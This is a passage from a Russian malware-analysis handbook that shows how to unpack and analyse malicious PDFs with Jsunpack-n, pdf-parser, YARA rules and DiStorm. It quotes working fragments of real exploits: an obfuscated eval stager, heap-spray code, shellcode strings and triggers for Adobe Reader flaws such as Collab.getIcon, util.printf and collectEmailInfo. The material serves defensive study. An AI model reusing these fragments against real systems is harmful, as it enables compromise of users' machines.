//jsunpack End PDF headers
/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/
var b/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/
=/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/
this.creator;/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/
var a/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/
=/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/unescape(/*
fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/b/*fjudfs4FSf4ZX
<POFRNFSdfnjrfnc> SaKsonifbdh*/);/*fjudfs4FSf4ZX
<POFRNFSdfnjrfnc> SaKsonifbdh*/eval(/*fjudfs4FSf4ZX
<POFRNFSdfnjrfnc> SaKsonifbdh*/unescape(/*fjudfs4FSf4ZX
<POFRNFSdfnjrfnc> SaKsonifbdh*/this.creator.replace(/z/igm,'%')/*
fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/)/*fjudfs4FSf4ZX
<POFRNFSdfnjrfnc> SaKsonifbdh*/);
```

В этом случае всё выше комментария `//jsunpack End PDF headers` было добавлено `pdf.py`. Весь JavaScript ниже комментария извлечён из исходного файла. Почему `pdf.py` добавил в выходной файл дополнительный JavaScript, в частности строку `info.creator`? Это одна из уникальных и чрезвычайно мощных возможностей `pdf.py`. При разборе PDF сценарий обнаружил объект с тегом `/Creator`. Обычно объекты этого типа содержат строку, идентифицирующую создателя PDF, но здесь злоумышленники сохранили в ней закодированные инструкции JavaScript. При выполнении JavaScript «первого этапа» он обращается к строке `info.creator` PDF, преобразует её в инструкции и передаёт функции `eval`.

Вернёмся к вопросу: зачем `pdf.py` добавил `info.creator` в выходной файл? Потому что при попытке выполнить JavaScript «первого этапа» в таком инструменте, как SpiderMonkey, `info.creator` будет недоступна и JavaScript второго этапа никогда не вычислится. Сценарий `pdf.py` увидел в PDF тег `/Creator`, предположил, что встроенный JavaScript может попытаться к нему обратиться, и автоматически добавил его в выходной файл. Если вы прочитали рецепт 6-4 о предоставлении JavaScript, выполняющемуся вне браузера, доступа к переменным HTML, эта концепция должна быть знакома.

Обнаружение CVE посредством перехватчиков JS

Теперь выходной файл можно запустить посредством SpiderMonkey. В следующем примере SpiderMonkey применяется немного иначе, чем в рецепте 6-1. В частности, параметр `-f` позволяет интерпретировать несколько файлов в одном контексте. Первым выполняется `pre.js`, входящий в исходный код Jsunpack-n и содержащий специальный набор определений и перехватчиков функций JavaScript. Вместо того чтобы каждый раз добавлять `eval=print;` в начало сценария перед выполнением посредством SpiderMonkey, эту строку можно добавить в `pre.js`, а затем указать в командной строке `-f pre.js`. Однако настоящее преимущество `pre.js` состоит в переопределении уязвимых функций JavaScript, чтобы при их вызове можно было выполнять определённые действия. Ниже приведён фрагмент `pre.js`, перехватывающий `util.printf` и `util.printd`.

```
var util = {
    printf : function(a,b){
       print ("//alert CVE-2008-2992 util.printf length ("+
         a.length + "," + b.length + ")\n"); },
    printd : function(){
       print("//warning CVE-2009-4324 printd access"); },
};
```

Вывод перехватчика должен показывать предупреждения с идентификатором соответствующей CVE и длиной параметров, переданных функциям печати. Продолжая анализ `pdf-thisCreator.file.out`, получаем:

```
$ js -f pre.js -f samples/pdf-thisCreator.file.out | indent

//alert CVE-2008-2992 util.printf length (7,undefined)

nop = unescape ("%u0A0A%u0A0A%u0A0A%u0A0A");
var payload = unescape("%u5350%u5251%u5756[REMOVED]9%u0035%u9000");

heapblock = nop + payload;
bigblock = unescape ("%u0A0A%u0A0A");
headersize = 20;
spray = headersize + heapblock.length;
while (bigblock.length < spray)
{
  bigblock += bigblock;
}

fillblock = bigblock.substring (0, spray);
block = bigblock.substring (0, bigblock.length - spray);
while (block.length + spray < 0x40000)
{
  block = block + block + fillblock;
}

[REMOVED]
```

Сразу можно определить, что сжатый JavaScript содержит код распыления кучи. Благодаря определениям и перехватчикам в `pre.js` видно также, что JavaScript эксплуатирует уязвимость функции `util.printf` Adobe Reader, подробнее рассматриваемую в рецепте 6-8. При ложных срабатываниях можно изменить правило `pre.js`, чтобы перед выдачей предупреждения проверять длину параметров, переданных `util.printf`. Текущий перечень файлов, которые Jsunpack отметил как вредоносные по этому правилу, находится по адресу http://jsunpack.jeek.org/dec/go?list=1&search=CVE-2008-2992. Там можно подписаться на RSS-канал всех последних обнаружений, вызвавших правило.

Примечание. Ещё один инструмент распаковки потоков PDF - pdftk. Версии для Linux и Windows можно загрузить с http://www.accesspdf.com/pdftk, а в Ubuntu установить командой `apt-get install pdftk`. Однако pdftk не выполняет дополнительного анализа, например декодирования JavaScript или сканирования на вредоносное содержимое.

Рецепт 6-6. Вызов эксплойтов посредством подмены версий программ PDF

Одна из трудностей анализа документов заключается в невозможности определить условие, вызывающее эксплойт. Например, вредоносные PDF часто содержат JavaScript, который проверяет версию Adobe Reader, открывшую документ. Если потенциальная жертва открывает PDF в неуязвимой версии Adobe Reader, JavaScript отступает и не пытается применить эксплойт. Это создаёт проблему исследователям, которые анализируют PDF, открывая его на жертвенной машине и наблюдая за последствиями, например сброшенными файлами и сетевым трафиком. Если они используют не ту версию Adobe Reader, на которую нацелен PDF, то могут ошибочно сообщить, что документ не является вредоносным.

В этом рецепте показано применение Jsunpack-n в манере, напоминающей перебор, для обхода описанной проблемы. Цель - заставить JavaScript считать, что он выполняется внутри нужной версии Adobe Reader. Для демонстрации мы извлекли JavaScript из входящего в Jsunpack-n файла `samples/pdf-versionDetection.file`. Следующий код ведёт себя по-разному в зависимости от значения `app.viewerVersion`:

```
function pfd()
{
     if(app.viewerVersion > 7.2 && app.viewerVersion < 8.103)
     {
          ppp();
          var qqq1 = "u";
          var qqq2 = "ne";
          var qqq3 = "sca";
          var qqq4 = "pe("+"\x22";
          var qqq5 = "%0";
          var qqq6 = "c"+"\x22";
          var qqq7 = ")";
          var qiang10 = eval(qqq1+qqq2+qqq3+qqq4+qqq5+qqq6+qqq7);

          while(qiang10.length < 0x4000) qiang10+=qiang10;
          qiang10 = "N" + "." + qiang10;
          var ec1 = "Co";
          var ec2 = "ll";
          var ec3 = "ab";
          var ec4 = ".g";
          var ec5 = "etI";
          var ec6 = "co";
          var ec7 = "n(qian";
          var ec8 = "g10)";
          eval(ec1+ec2+ec3+ec4+ec5+ec6+ec7+ec8);
     }
     else if(app.viewerVersion > 8.2 && app.viewerVersion < 9.103)
     {
          ppp();
     }
}
pfd();
```

Функция `ppp()`, здесь не показанная, посредством `unescape()` строит буфер шелл-кода для подготовки к эксплуатации. В зависимости от версии Adobe Reader возможны три условия:

• **Условие 1.** Версия Adobe Reader больше 7.2 и меньше 8.103. Код вызывает `ppp()`, а затем посредством `eval()` вызывает `Collab.getIcon()`.
• **Условие 2.** Версия Adobe Reader больше 8.2 и меньше 9.103. Код вызывает `ppp()` для построения буфера шелл-кода, но никогда его не использует.
• **Условие 3.** Версия Adobe Reader не соответствует ни одному требованию. Код завершает работу, ничего больше не выполняя.

При анализе PDF посредством Jsunpack-n параметр `-f` включает режим `fasteval`. Он повышает производительность, сокращая количество приёмов, применяемых для создания точных условий, которые могут требоваться эксплойту. Следующий код из `Jsunpackn.py` показывает действие режима `fasteval`. Если указать `-f`, JavaScript пытаются выполнить только в контексте Adobe Reader 9.1 и `''`, то есть пустой строки версии. В зависимости от логики проверки и сравнения версий, применённой злоумышленниками, пустая строка иногда действует как подстановочный знак. Если не указывать `-f`, что является стандартным режимом, Jsunpack-n попытается выполнить JavaScript в контексте Adobe Reader 7.0, 8.0, 9.1 и `''`.

```
# всегда пробовать 9.1 и пустую строку версии
pdfversions = ['','9.1']
# если пользователь не передал -f, также попробовать 7.0 и 8.0
if not self.OPTIONS.fasteval:
    pdfversions.append('7.0')
    pdfversions.append('8.0')
for pdfversion in pdfversions:
    env_vars = 'app.viewerVersion = Number(%s);\n' % (pdfversion)
    # здесь SpiderMonkey вызывается для извлечённого JavaScript,
    # а параметр env_vars передаётся с каждым app.viewerVersion
```

Для каждой версии в списке `pdfversions` Jsunpack-n создаёт переменную среды вроде `app.viewerVersion=9.1` и передаёт её SpiderMonkey при вычислении вредоносного JavaScript. Похожий приём использовался в рецепте 6-1 для замены `eval()` на `print()`. Посмотрим на результаты в режиме `fasteval`:

```
$ ./jsunpackn.py samples/pdf-versionDetection.file -f -V
[nothing detected] [PDF] samples/pdf-versionDetection.file
        info: [decodingLevel=0] JavaScript in PDF 5738 bytes,
            with 728 bytes headers
        info: [decodingLevel=1] found JavaScript
        file: decoding_b3199[REMOVED]: 6466 bytes
```

Jsunpack-n извлёк JavaScript из PDF, но не смог определить, какую уязвимость, если вообще какую-либо, он пытается эксплуатировать. Причина в том, что в режиме `fasteval` версия Adobe Reader соответствует только условию 2. Поэтому буфер шелл-кода был создан, но не использован. Посмотрим на результаты стандартного режима, в котором проверяются все четыре версии Adobe Reader:

```
$ ./jsunpackn.py samples/pdf-versionDetection.file -V
[malicious:10] [PDF] samples/pdf-versionDetection.file
        info: [decodingLevel=0] JavaScript in PDF 5738 bytes,
            with 728 bytes headers
        info: [decodingLevel=1] found JavaScript
        info: Decoding option app.viewerVersion= and
                              app.viewerVersion=9.1 and
                              app.viewerVersion=7.0, 0 bytes
        info: Decoding option app.viewerVersion=8.0, 34 bytes
        malicious: CollabgetIcon CVE-2009-0927 detected
        file: decoding_b3199[REMOVED]: 6466 bytes
        file: decoding_f0970[REMOVED]: 34 bytes
        file: original_2a8bb[REMOVED]: 405615 bytes
```

В этом случае установка `app.viewerVersion=8.0` позволила Jsunpack-n вызвать условие 1. Поэтому буфер шелл-кода был создан и затем использован при вызове `Collab.getIcon()`, то есть CVE-2009-0927. В будущем, когда выйдут новые версии Adobe Reader и злоумышленники начнут нацеливаться на их уязвимости, список Jsunpack-n можно дополнить:

```
pdfversions = ['','9.1','9.6','10.5','12.109']
```

Jsunpack-n позволяет подменять и любые другие переменные среды. Часто встречаются атаки, нацеленные только на определённые операционные системы, версии браузера, браузеры с определённым агентом пользователя и даже конкретной языковой конфигурацией. В таких случаях найдите в исходном коде `Jsunpackn.py` следующие строки: они покажут, как добавить другие значения для настройки параметров проверки.

- `navigator.appCodeName`
- `navigator.appVersion`
- `navigator.userAgent`
- `navigator.systemLanguage`
- `navigator.browserLanguage`

Рецепт 6-7. Применение инструментов PDF Дидье Стивенса

Дидье Стивенс создал несколько полезных инструментов анализа и извлечения вредоносного содержимого из PDF.[6] В этом рецепте рассматривается тот же вредоносный PDF, что и в рецепте 6-5, но применяются `pdfid.py` и `pdf-parser.py` из коллекции Дидье.

Исследование тегов PDF

С помощью `pdfid.py` можно вывести тип и количество всех тегов PDF. Обычно это даёт хорошее представление о том, скрывает ли файл данные других типов. Более того, VirusTotal показывает вывод `pdfid.py` в разделе дополнительных сведений на странице результатов сканирования.

Следующий вывод показывает, что файл содержит встроенные сжатые потоки и объекты JavaScript. В памятке Ленни Зельцера *Analyzing Malicious Documents Cheat Sheet*[7] приведён пополняемый перечень потенциально опасных тегов.

```
$ python pdfid.py samples/pdf-thisCreator.file
PDFiD 0.0.10 samples/pdf-thisCreator.file
 PDF Header: %PDF-1.0
 obj                    9
 endobj                 9
 stream                 2
 endstream              2
 xref                   0
 trailer                1
 startxref              0
 /Page                  1
 /Encrypt               0
 /ObjStm                0
 /JS                    1
 /JavaScript            2
 /AA                    0
 /OpenAction            0
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Colors > 2^24         0
```

Переход по ссылкам на объекты

Теперь известно, что файл содержит объекты JavaScript, и требуется определить их идентификаторы. Для этого вызовите `pdf-parser.py` с параметром `--search=javascript`:

```
$ pdf-parser.py samples/pdf-thisCreator.file --search=javascript
obj 3 0
 Type:
 Referencing: 5 0 R
 [(2, '<<'), (2, '/JavaScript'), (1, ' '), (3, '5'), (1, ' '),
      (3, '0'), (1, ' '), (3, 'R'), (1, ' '), (2, '>>')]
 <<
   /JavaScript 5 0 R
 >>

obj 6 0
 Type:
 Referencing: 111611 0 R
 [(2, '<<'), (2, '/JS'), (1, ' '), (3, '111611'), (1, ' '), (3, '0'),
     (1, ' '), (3, 'R'), (2, '/S'), (2, '/JavaScript'), (2, '>>')]
 <<
   /JS 111611 0 R
   /S /JavaScript
 >>
```

Согласно выводу, идентификаторы объектов - 3 и 6. Однако ни один не содержит самого кода JavaScript. Более того, очевидной связи между ними нет. Пока это лишь части головоломки, которую требуется собрать. Оба объекта ссылаются на другие объекты, подобно символическим ссылкам в файловой системе, но объекты назначения в выводе не показаны. В частности, объект 3 ссылается на объект 5, а объект 6 - на объект 111611. Содержимое объекта, на который ссылается объект 3, можно вывести посредством `pdf-parser.py`:

```
$ pdf-parser.py samples/pdf-thisCreator.file -o 5
obj 5 0
 Type:
 Referencing: 6 0 R
 [(2, '<<'), (2, '/Names'), (2, '['), (2, '('), (3, 'A'), (2, ')'),
      (3, '6'), (1, ' '), (3, '0'), (1, ' '), (3, 'R'), (1, ' '),
      (2, ']'), (2, '>>')]
 <<
   /Names [(A)6 0 R ]
 >>
```

Теперь видна связь между несколькими объектами. Объект 3 ссылается на объект 5, тот - на объект 6, а объект 6 - на объект 111611; никто не говорил, что номера обязаны идти последовательно. При исследовании объекта 111611 видно, что он больше ни на что не ссылается, то есть, образно говоря, это конец цепочки. Следующая команда показывает, что объект 111611 содержит 142 байта сжатых zlib данных, на что указывает `/FlateDecode`. Параметр `-f` автоматически распаковывает содержимое:

```
$ pdf-parser.py samples/pdf-thisCreator.file -o 111611 -f
obj 111611 0
 Type:
 Referencing:
 Contains stream
 [(2, '<<'), (2, '/Filter'), (2, '/FlateDecode'), (2, '/Length'),
      (1, ' '), (3, '142'), (2, '>>'), (1, '\r\n')]
 <<
   /Filter /FlateDecode
   /Length 142
 >>

 "/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/
 var b/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/
 =/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/
 this.creator;/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/
```

```
var a/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/
=/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/unescape(/*
fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/b/*fjudfs4FSf4ZX
<POFRNFSdfnjrfnc> SaKsonifbdh*/);/*fjudfs4FSf4ZX
<POFRNFSdfnjrfnc> SaKsonifbdh*/eval(/*fjudfs4FSf4ZX
<POFRNFSdfnjrfnc> SaKsonifbdh*/unescape(/*fjudfs4FSf4ZX
<POFRNFSdfnjrfnc> SaKsonifbdh*/this.creator.replace(/z/igm,'%')/*
fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/)/*fjudfs4FSf4ZX
<POFRNFSdfnjrfnc> SaKsonifbdh*/);"
```

JavaScript найден. Любопытно, сколько уровней косвенности применяют злоумышленники, усложняя анализ файлов. Чтобы вывести посредством `pdf-parser.py` весь файл и связанные потоки, можно использовать параметр `-f` без `-o` и исследовать все распакованные потоки одновременно.

> **Примечание.** PDFMiner - универсальный, то есть не предназначенный специально для анализа вредоносных программ, набор программ для извлечения и анализа содержимого PDF. PDFMiner можно использовать как библиотеку и импортировать в собственные сценарии Python при создании новых инструментов.

Рецепт 6-8. Определение уязвимостей, эксплуатируемых PDF

После извлечения и декодирования JavaScript из PDF может потребоваться выяснить, на какую уязвимость или уязвимости он нацелен. Это важно для оценки риска: с учётом версии Adobe Reader можно определить, сработал бы PDF на конкретной машине. В таблице 6-1 показаны наиболее распространённые на практике эксплойты PDF и приведён столбец с уязвимым «условием», которое следует искать при анализе подозрительного файла.

Таблица 6-1. Уязвимости PDF

CVE	Уязвимое условие	Описание
CVE-2007-5659	`Collab.CollectEmailInfo()`	Переполнение буфера в стеке механизма JavaScript при разборе параметров функции `Collab.CollectEmailInfo()`
CVE-2008-2992	`util.printf()`	Переполнение буфера в стеке функции JavaScript `util.printf()`
CVE-2009-0927	`Collab.getIcon()`	Переполнение буфера механизма JavaScript при разборе параметров функции `Collab.getIcon()`
CVE-2009-1492	`getAnnots()`	Переполнение буфера механизма JavaScript при разборе параметров функции `getAnnots()`
CVE-2009-0658	JBIG2	Переполнение буфера при разборе потоков изображений JBIG2
CVE-2009-1862; CVE-2010-1297	Adobe Flash	Уязвимости, вызывающие повреждение памяти в `authplay.dll`
CVE-2009-2990	U3D	Обращение по недопустимому индексу при разборе блоков U3D `CLODProgressiveMeshContinuation`
CVE-2009-3459	Colors	Целочисленное переполнение при разборе параметра Colors фильтра FlateDecode

CVE	Уязвимое условие	Описание
CVE-2009-4324	`media.newPlayer()`	Уязвимость использования после освобождения в функции JavaScript `media.newPlayer()`
CVE-2010-0188	libTiff	Переполнение буфера в стеке библиотеки libTiff, входящей в Adobe Reader
PDF Launch (без CVE)	Действие PDF Launch	Приём социальной инженерии, предлагающий пользователю выполнить встроенный исполняемый файл

При определении целевой уязвимости помните о следующих моментах:

• В большинстве случаев условие представляет собой строку или имя функции, видимые в декодированном JavaScript. Однако иногда их не видно даже после декодирования, поскольку уязвимые функции присваиваются переменным или вызываются альтернативными способами. Например, злоумышленник может вызвать одну и ту же функцию любой из следующих инструкций:

```
Collab.getIcon(...);

Collab["\x67\x65\x74\x49\x63\x6f\x6e"](...);

var a = Collab; a.getIcon(...);
```

• Многие вредоносные PDF пытаются эксплуатировать более одной уязвимости. Злоумышленник может проверить переменную `app.viewerVersion`, содержащую версию Adobe Reader. Если версия указывает, что программа неуязвима, он может попытаться применить другую уязвимость.

CVE-2007-5659: Collab.collectEmailInfo()

`Collab.collectEmailInfo()` - одна из наиболее распространённых на практике уязвимостей. В начале февраля 2008 года группа исследователей iDefense обнаружила,[8] что эта прежде неизвестная уязвимость эксплуатировалась через рекламные баннеры для установки трояна Zonebac. Ниже приведены фрагменты вредоносного JavaScript, эксплуатирующего уязвимость:

```
// переменная sc содержит шелл-код
sc = unescape("%u9090%u9090%u9090%u9090%uEB90%u5E1a%u5B56%u068a
    %u303c%u1674%uE0c0%u4604%u268a%uE480%u020f%u88c4%u4303%uEB46
    %uE8e9%uFFe1%uFFff"+[REMOVED]

// заполнить параметр msg функции collectEmailInfo
// чрезмерно длинной строкой с шелл-кодом
plin = re(1124,unescape("%u0b0b%u0028%u06eb%u06eb")) +
    unescape("%u0b0b%u0028%u0aeb%u0aeb") + unescape("%u9090%u9090") +
    re(40,unescape("%u0b0b%u0028%u06eb%u06eb")) + sc +
    re(1256,unescape("%u4141%u4141"));

// запустить эксплойт посредством чрезмерно длинного параметра msg
if (app.viewerVersion >= 6.0)
{
    this.collabStore = Collab.collectEmailInfo({subj: "",msg: plin});
}
```

Эта уязвимость одной из первых использовала недостатки механизма JavaScript в продуктах Adobe. iDefense обнаружила, что злоумышленники применяли её не менее двух недель до объявления Adobe об исправлении. Так началась длинная череда проблем с уязвимостями JavaScript, которыми злоупотребляли для установки вредоносного кода.

CVE-2008-2992: util.printf()

Эксплойты, нацеленные на уязвимость функции `util.printf()`, выполняют распыление кучи перед вызовом уязвимости. Для этого злоумышленники вызывают функцию с аргументами, похожими на приведённые ниже. `util.printf()` может встречаться в законных PDF, поэтому следует внимательно исследовать второй параметр. Уязвимость представляет собой переполнение буфера в стеке, а значит, во вредоносных случаях второй параметр будет чрезмерно длинным.

```
var num = 12999999999999999999888888888888888888888888888888
          88888888888888888888888888888888888888888888888888
          88888888888888888888888888888888888888888888888888
          88888888888888888888888888888888888888888888888888
          88888888888888888888888888888888888888888888888888
          888888888888888888888888888[REMOVED]

util.printf("%45000f",num);
```

CVE-2009-0927: Collab.getIcon()

PDF, эксплуатирующие эту уязвимость, можно определить по чрезмерно длинной строке, переданной функции `Collab.getIcon()`, как в следующем коде.

```
var buffer = unescape("%0B");

while(buffer.length < 0x4000)
    buffer += unescape("%0B");

buffer = "N." + buffer;

[REMOVED]

for (i=0;i<450;i++){
    memory[i] = ssi + payLoadCode;
}

Collab.getIcon(buffer);
```

Adobe исправила уязвимость в конце марта 2009 года. Впервые на практике её обнаружили несколькими неделями позже, в апреле 2009 года, и сегодня она остаётся одной из наиболее часто эксплуатируемых уязвимостей при скрытых загрузках и целевых атаках. Некоторые исследователи безопасности предполагают, что злоумышленники провели обратную разработку исправления, чтобы написать эксплойт именно для этой уязвимости. Согласно опубликованному ZDI описанию,[9] Tenable Network Security обнаружила её в июле 2008 года.

CVE-2009-1492: getAnnots()

Чтобы обнаружить PDF, эксплуатирующие эту уязвимость, ищите вызовы `getAnnots()` с четырьмя отрицательными параметрами, вызывающими повреждение памяти.[10]

```
this.getAnnots(-1023212797,-1023212797,-1023212797,-1023212797);
```

Вызов `getAnnots()` может быть подозрительным и без этих параметров, поскольку функция применяется для загрузки содержимого из другого раздела PDF. После декодирования и расшифровки содержимого аннотации JavaScript может выполнить его такой функцией, как `eval()`.

CVE-2009-0658: JBIG2

Чтобы найти этот эксплойт, ищите объекты со следующим фильтром `JBIG2Decode`:

```
<</BitsPerComponent 1/ColorSpace/DeviceGray/Filter/JBIG2Decode/Height
    600/Length 4945/Name/X/Subtype/Image/Type/XObject/Width 800>>
```

PDF, нацеленные на уязвимость JBIG2, иногда применяют распыление кучи посредством JavaScript. Однако для эффективности уязвимости JBIG2 JavaScript не обязателен. На рисунке 6-3 показан пример вредоносного PDF-документа. Объект 3 содержит тег `/OpenAction`, предписывающий Adobe выполнить содержимое объекта 2, когда жертва откроет PDF. Объект 2 содержит JavaScript в восьмеричной кодировке, который выполняет распыление кучи, заполняя большие участки памяти процесса перед загрузкой объекта 7.



Рисунок 6-3. Вредоносный PDF-документ, эксплуатирующий уязвимость JBIG2

Видно, что объект 7 содержит некорректный поток изображения JBIG2, из-за которого EIP передаёт управление в память, заполненную распылением кучи. Достигнув шелл-кода, EIP декодирует остальную часть объекта 7 посредством маски XOR, извлекает и выполняет исполняемый файл Windows PE.

CVE-2009-1862 и CVE-2010-1297: Adobe Flash

Злоумышленники могут встроить вредоносный Flash-ролик (SWF) в PDF посредством тегов `/EmbeddedFile` или `/RichMediaActivation`. В таких случаях целевым приложением является Flash Player, а не Adobe Reader, хотя атака проводится распространением PDF. Пример встроенного Flash-ролика:

```
4 0 obj ... /RichMediaActivation /Configuration << /Type
   /RichMediaConfiguration /Instances [ << /Params <<
   /Binding (Background) /Asset << /F (pushpro\056swf)
   /Type /Filespec /UF (pushpro\056swf) /EF << /F 7 0 R >> ] ... endobj
```

Чтобы извлечь встроенные Flash-ролики, распакуйте все фильтры PDF и найдите в начале объекта PDF заголовки файлов SWF `CWS` (сжатый) или `FWS` (несжатый). Для этого можно воспользоваться `pdf-parser.py` Дидье Стивенса.

Примечание. Анализ файлов SWF (Flash) в этой книге не рассматривается. Однако необходимые инструменты и приёмы описаны в следующих ресурсах:

- инструменты распаковки SWF и декомпиляции ActionScript: swfdump,[11] Nemo 440[12] и Action Script Viewer;[13]
- видео *Analyzing Flash Malware* на SecurityTube;[14]
- подробный анализ CVE-2010-1297 Себастьяна Порста и Франка Болдевина с применением Zynamics PDF Dissector;[15]
- выпуск 4 *CSI: Internet* Сергея Шевченко, *Attack of the Killer Videos*.[16]

CVE-2009-2990: U3D

U3D, сокращение от Universal 3D, применяется в анимации. Для обнаружения вредоносных PDF, пытающихся эксплуатировать разбор потоков данных U3D, ищите содержимое, похожее на следующее:

```
45 0 obj<</Subtype/U3D/Length 172417/Filter/FlateDecode/VA[]/DV/F/AN
    <</Subtype/Linear/PC -1>>>>stream
```

Длина вредоносных файлов, эксплуатирующих U3D, обычно составляет от 172 000 до 172 500 байт. Значение 172417 в приведённом объекте попадает в этот диапазон. Эксплойт также может применять распыление кучи посредством JavaScript, как в модуле Metasploit.[17]

CVE-2009-3459: Colors

Критический компонент этого эксплойта - большое целое число, переданное аргументу `/Colors`. Инструмент `pdfid.py` Дидье Стивенса обнаруживает эксплойт, показывая значение `/Colors` больше 2^24. Пример:

```
/Predictor 02 /Colors 1073741838/BitsPerComponent 1>>
```

CVE-2009-4324: media.newPlayer

Попытки эксплуатации этой уязвимости содержат вызовы `media.newPlayer`, как в следующем коде. Перед эксплуатацией злоумышленник, вероятно, выполнит распыление кучи посредством JavaScript.

```
try {
    this.media.newPlayer(null);
} catch(e) {}
util.printd("p@111111111111111111111111 : yyyy111", new Date());
```

PDF Launch (без CVE)

Этим типам файлов не назначена CVE, поскольку поведение тегов `/Launch` является проектным решением. Встретив `/Launch` с командой, Adobe Reader показывает предупреждение, предлагая пользователю выбрать **Open** или **Do not open**. CVE-2009-0836 применяла тот же метод против Foxit, альтернативной программы чтения PDF. Злоумышленники посредством тега непосредственно встраивают исполняемый файл в PDF, а затем запускают его похожим тегом:

```
/Type /Action /S /Launch /Win << /F (cmd.exe)
```

Если тег встроен в PDF и пользователь выбирает **Open**, выполняется `cmd.exe`. Дополнительные сведения и демонстрационный PDF, запускающий команды посредством `/Launch`, приведены в блоге Дидье Стивенса.[18]

Обнаружение CVE посредством Jsunpack-n

При анализе PDF или JavaScript посредством Jsunpack-n модуль `detection.py` применяет YARA для сканирования закодированных и декодированных данных специальным набором сигнатур. Например, следующее правило обнаруживает CVE-2008-2992:

```
rule Utilprintf: decodedPDF
{
        meta:
                ref = "CVE-2008-2992"
        strings:
                $cve20082992 = "util.printf" nocase fullword
        condition:
                1 of them
}
```

Следующее правило обнаруживает CVE-2009-4324:

```
rule mediaNewplayer: decodedPDF
{
        meta:
                ref = "CVE-2009-4324"
        strings:
                $cve20094324 = "media.newPlayer" nocase fullword
        condition:
                1 of them
}
```

Самые свежие правила YARA, применяемые Jsunpack-n, находятся в файле `rules` его исходного кода.[19]

Рецепт 6-9. Дизассемблирование шелл-кода посредством DiStorm

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

В этом рецепте показан анализ шелл-кода, извлечённого из вредоносных PDF. Разумеется, каждый PDF использует свои приёмы сокрытия или обфускации шелл-кода, поэтому для демонстрации выбран репрезентативный пример. Один аспект таких атак остаётся довольно постоянным: применение JavaScript для распыления кучи. Очень часто встречается следующая функция, известная по атакам ещё 2007 года.

```
function rep(count,what){
    var v = "";
    while (--count >= 0) v += what;
    return v;
}
```

Функция `rep` создаёт строку повторяющихся байтов, в которой значение `what` повторено `count` раз. Это верный признак находящегося рядом шелл-кода, поскольку единственная причина использовать такую функцию - создание заполнителя или последовательности вокруг шелл-кода в памяти. Обычно шелл-код находится в JavaScript как строка в кодировке Unicode, которая затем преобразуется функцией `unescape` в двоичное содержимое. Пример:

```
sc="%u4341%u4b49%u11EB%u5BFC%u334B%u66C9%ub0B9%u8001%u0B34
  %uE2f9%uEBFA%uE805%uFFEB%uFFFF%uF911%uF9F9%uA3F9%u72AC%u7815
  %u9D15%uF9FD%u72F9%u110D%uF869%uF9F9%u0172%u1611%uF9F9%u70F9
  %u06FF%u91CF%u6254%u2684%uED11%uF9F8%u70F9%uF5BF%uCF06%uD091
  %u3FEB%u11AF%uF8FC%uF9F9%uBF70%u06E9%u91CF%uC5A0%u82FE%u0F11
  %uF9F9%u70F9%uEDBF%uCF06%u8791%u1B21%u118A%uF91E%uF9F9%uBF70
  %uCACD%u1230%u72FA%uC5B7%u387A%uA8FD%uF993%u06A8%uF5AF%u7AA0
  [REMOVED]
  %u24FA%uC79F%uF572%uC7B2%uA372%uFAE5%uC724%uFD72%uFA72%u123C
  %uCAFB%u7239%uA62C%uA4A7%u3BA2%uF9F1%uF911%uF9F9%uA1F9%u397A
  %u3AFC";

bin = unescape(sc);
```

Иногда злоумышленники облегчают вам работу, выбирая понятные имена переменных вроде `shellcode` или `sc`, но так бывает не всегда. Следующий пример использует один или несколько знаков подчёркивания как имена переменных и функций. Мы добавили несколько комментариев для пояснения. Обратите внимание: несмотря на загадочные имена, функция `rep` всё ещё узнаваема.

```
// создать последовательность
function rep(_,__){
    var ___ = "";
    while (--_ >= 0) ___ += __;
    return ___;
}

var ____ = unescape;
var  _c1 = "\x6c\x65\x6e\x67\x74\x68";

// преобразовать строку шестнадцатеричных байтов в формат Unicode
function _____(__){
    var _='';
    for(var ___=0;___<__[_c1];___+=4)
        _+='%u'+__.substr(___,4);
    return _;
}

var sc=____(_____("9090909090909090EB905E1a5\
                   B56068a303c1674E0c0460426\
                   8aE480020f88c44303EB46E8e\
                   9FFe1FFff7466515a70437050\
                   707050506B6850644C504B685\
                   [REMOVED]"));

// создать 128 копий буферов последовательности и шелл-кода
_ = rep(128, ____(_____("42424242424242424242"))) + sc;
```

Дизассемблирование шелл-кода посредством DiStorm

Чтобы анализировать шелл-код в кодировке Unicode, его необходимо преобразовать в двоичный формат. Именно это делает `unescape`, но лучше воспользоваться Python или Perl. В обоих языках регулярное выражение может преобразовать каждое вхождение символов вроде `%u3AFC` в двоичное представление `\xfc\x3a`. Затем данные можно сохранить в файл или выполнить над ними дополнительные действия, например дизассемблирование.

Следующий пример показывает преобразование в Python и дизассемблирование результата посредством DiStorm. DiStorm[20] - инструмент дизассемблирования двоичных потоков, написанный Гилом Дабахом. Для начала установите DiStorm в Linux; его также можно установить в Windows и Mac OS X.

```
$ wget http://ragestorm.net/distorm/distorm64-pkg1.7.30.zip
$ unzip distorm64-pkg1.7.30.zip
$ cd distorm64/build/linux/
```

```
$ make
$ bash instpython.sh
```

Теперь можно создать сценарий, который преобразует шелл-код в двоичный вид, сохраняет копию двоичных данных на диске как `shellcode.bin`, а затем дизассемблирует её:

```
$ cat sc_distorm.py
#!/usr/bin/python

import re
